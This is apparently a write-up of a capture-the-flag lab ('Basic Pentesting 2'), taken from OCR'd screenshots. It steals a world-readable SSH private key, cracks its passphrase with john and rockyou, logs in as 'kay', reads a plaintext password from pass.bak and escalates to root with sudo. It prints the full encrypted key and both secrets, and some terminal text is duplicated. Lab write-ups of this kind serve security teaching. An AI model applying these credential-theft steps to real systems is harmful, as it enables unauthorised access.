
```
Ssh 10.0.2.35 -ljan
```

At the “/home/kay/.ssh”, the “id_rsa” file is located.



```
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 15:05 .
drwxr-xr-x 5 kay kay 4096 Apr 23 15:38 ..
-rw-rw-r-- 1 kay kay  771 Apr 23 15:05 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19 13:41 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19 13:41 id_rsa.pub
jan@basic2:/home/kay/.ssh$ 
```

Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
29 °C Tue Jul 24, 23:51:06
Menu
Parrot Terminal
Parrot Terminal
Parrot Terminal



```
-rw-rw-r-- 1 kay kay  771 Apr 23 15:05 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19 13:41 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19 13:41 id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320xA4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsMO4nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlgnpcOagad7gV3RD/asml2L2kB0UT8PrTtt+S
```

Display it and copy and save to "key.txt" :

```
cat id_rsa
```

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320xA4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
```

```
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
-----END RSA PRIVATE KEY-----
```

SSH Access of Kay


The key is saved as “key.txt”. Crack the SSH key passphrase with john.

```
ssh2john key.txt > key.hash
john key.hash --wordlist=/usr/share/wordlist/rockyou.txt
```

The passphrase of the key is cracked which is “beeswax”:

```
Using default input encoding: UTF-8
```


```
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (key.txt)
1g 0:00:00:00 DONE (2018-07-25 00:08) 5.263g/s 435384p/s 435384c/s 435384C/s beeswax
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Applications Places System
29 °C Wed Jul 25, 00:10:16
Parrot Terminal
File Edit View Search Terminal Help
Menu
Parrot Terminal
Parrot Terminal
Parrot Terminal
Parrot Terminal

```
┌─[samiux@parrot]─[~/infosec/BasicPentestingv2]
└──╼ $john key.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (key.txt)
1g 0:00:00:00 DONE (2018-07-25 00:08) 5.263g/s 435384p/s 435384c/s 435384C/s beeswax
Use the "--show" option to display all of the cracked passwords reliably
Session completed
┌─[samiux@parrot]─[~/infosec/BasicPentestingv2]
└──╼ $
```

Use the key to login to “kay” account via SSH.


```
chmod 600 key.txt
ssh -i key.txt kay@10.0.2.35
```


Applications Places System
Wed Jul 25, 00:15:18
kay@basic2: ~
File Edit View Search Terminal Help
Menu Parrot Terminal Parrot Terminal kay@basic2: ~ Parrot Terminal

```
┌─[samiux@parrot]─[~/infosec/BasicPentestingv2]
└──╼ $ssh -i key.txt kay@10.0.2.35
Enter passphrase for key 'key.txt':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

100 packages can be updated.
51 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ 
```

At the “/home/kay” directory, “pass.bak” is located and the content is :

heresareallystrongpasswordthatfollowsthepasswordpolicy$$



Applications Places System
Wed Jul 25, 00:16:54
kay@basic2: ~
File Edit View Search Terminal Help
Menu Parrot Terminal Parrot Terminal kay@basic2: ~ Parrot Terminal

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

100 packages can be updated.
51 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ id
uid=1000(kay) gid=1000(kay) groups=1000(kay),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
kay@basic2:~$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23 15:38 .
drwxr-xr-x 4 root root 4096 Apr 19 13:50 ..
-rw------- 1 kay  kay   756 Apr 23 16:06 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17 12:59 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17 12:59 .bashrc
drwx------ 2 kay  kay  4096 Apr 17 13:05 .cache
-rw------- 1 root kay   119 Apr 23 15:38 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23 14:50 .nano
-rw------- 1 kay  kay    57 Apr 23 15:08 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17 12:59 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23 15:05 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17 13:05 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23 15:32 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ 
```

Privilege Escalation

Use the password to escalate the privilege from kay to root.

```
sudo -i
```




Applications Places System
Wed Jul 25, 00:18:28
root@basic2: ~
File Edit View Search Terminal Help
Menu Parrot Terminal Parrot Terminal root@basic2: ~ Parrot Terminal

```
100 packages can be updated.
51 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ id
uid=1000(kay) gid=1000(kay) groups=1000(kay),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
kay@basic2:~$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23 15:38 .
drwxr-xr-x 4 root root 4096 Apr 19 13:50 ..
